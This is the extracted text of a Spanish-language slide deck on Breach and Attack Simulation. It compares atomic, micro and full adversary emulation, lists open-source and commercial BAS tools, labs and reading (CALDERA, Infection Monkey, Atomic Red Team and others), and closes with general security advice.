


BAS Así funciona






BAS Así funciona





¿Complicado? Bueno, prueba las Micro Emulaciones



Atomic Testing	Micro Emulation	Full Emulation
Emulate single technique	Emulate compound behaviors across 2–3 techniques	Emulate adversary operation
Executable in seconds	Executable in seconds	Executable in hours
<i>E.g., Atomic Red test for T1003.001 - LSASS Memory</i>	<i>E.g., Fork & Run Process Injection</i>	<i>E.g., FIN6 adversary emulation plan</i>
Easy to automate	Easy to automate	Easy to automate
Validate atomic analytics	Validate atomic analytics	Validate atomic analytics
Validate chain analytics	Validate chain analytics	Validate chain analytics
Evaluate SOC against a specific set of TTPs	Evaluate SOC against a specific set of TTPs	Evaluate SOC against a specific set of TTPs
Evaluate SOC holistically against specific groups	Evaluate SOC holistically against specific groups	Evaluate SOC holistically against specific groups

Recursos +

Mis páginas ▾ Escuela de Calor TTX BAS

Compartir + : Upgrade Marcadores

Buscar en la web

Herramientas OpenSource

- CALDERA
- Infection Monkey
- VECTR
- Atomic Red Team - redcanary
- PurpleSharp - mvelazc0
- Blue Team Training Toolkit (BT3) - Encrypto
- Attack Range - splunk
- ATTPwn - Telefónica
- Firedrill - FourCore
- Stratus Red-team (Cloud) - DataDog

Herramientas de Pago (A-Z)

- Attackiq.com
- BreachLock
- Cycognito
- Cymulate
- FourCore ATTACK
- Horizon3.ai
- Mandiant Cyber Security Validation & Testing
- NetSPI
- Pentera
- PYCUS
- qualys
- Randori
- Rapid7
- SafeBreach
- SCYTHE
- Skybox Security
- Tenable®
- Xmcyber.com

Máquinas Virtuales

- RedHunt-OS - redhuntlabs
- SANS Slingshot C2 Matrix Edition

Detection Labs

- DetectionLab - dlong
- DetectionLab - timfrazier1
- C2 Matrix
- Purple Team exercise framework - Scythe

Literatura

- TheRedReport.pdf
- Purple Team exercise framework - PTEF
- A Purple Teaming for Dummies - Attack IQ
- Red Team: Adversarial Attack Simulation Exercise pdf

Recursos de interés

- C2Matrix
- Automated BAS Market

Considera tambien

- NeSSI
- Flight Simulator - alphasoc (generador de tráfico)
- MORDOR - Security Datasets

Caldera

- CALDERA
- MITRE Caldera's documentation!
- Adversary Emulation using CALDERA
- Unleash the Infection Monkey
- Blog oficial de MITRE CALDERA
- Caldera... Simulación de adversarios a golpe de click - KINOMAKINO

Infection Monkey

- Infection Monkey
- Infection Monkey documentation hub

VECTR

- Adversarial Threat Modeling

PurpleSharp

- mvelazc0/PurpleSharp
- Goals / Use Cases — PurpleSharp documentation

Oldies but Goodies

- DumpsterFire - TryCatchHCF
- DumpsterFire - for Building Security Events
- Metta - uber common
- RTA - endgameinc



<https://start.me/p/dIOp1J/bas>

Recursos ++



Mêlée BAS Island

Carpeta personal

Infection Monkey

CALDERA

vectr

PurpleSharp

Red Canary

The desktop environment includes a vertical dock on the left with icons for Mozilla Firefox, a terminal or command-line interface, a file manager, a note-taking application, a help or support icon, and a recycle bin. The top right corner shows standard system icons for volume, battery, and notifications.

Ciberconsejo (I)



- Optimiza tus recursos



Ciberconsejo (II)

- Los actores de amenazas son cada día más sofisticados
- Prepárate para ver cosas que nunca antes había visto
- Que tu no puedas, no significa que los demás no lo hagan





Ciberconsejo (III)

- Dominar nuestras **herramientas** es una obligación.
- Estar al día sobre las **amenazas** es una prioridad.
- Proteger está bien, pero **DETECTAR** es un '**must**'
- BAS aporta una metodología para **optimizar** nuestros **controles** de seguridad con el fin de optimizarlos.

**Somos lo que hacemos cada
día, de modo que la excelencia
no es un acto, es un **hábito****

(Aristóteles)





MUCHAS
GRACIAS



COMPARTIR PARA GANAR

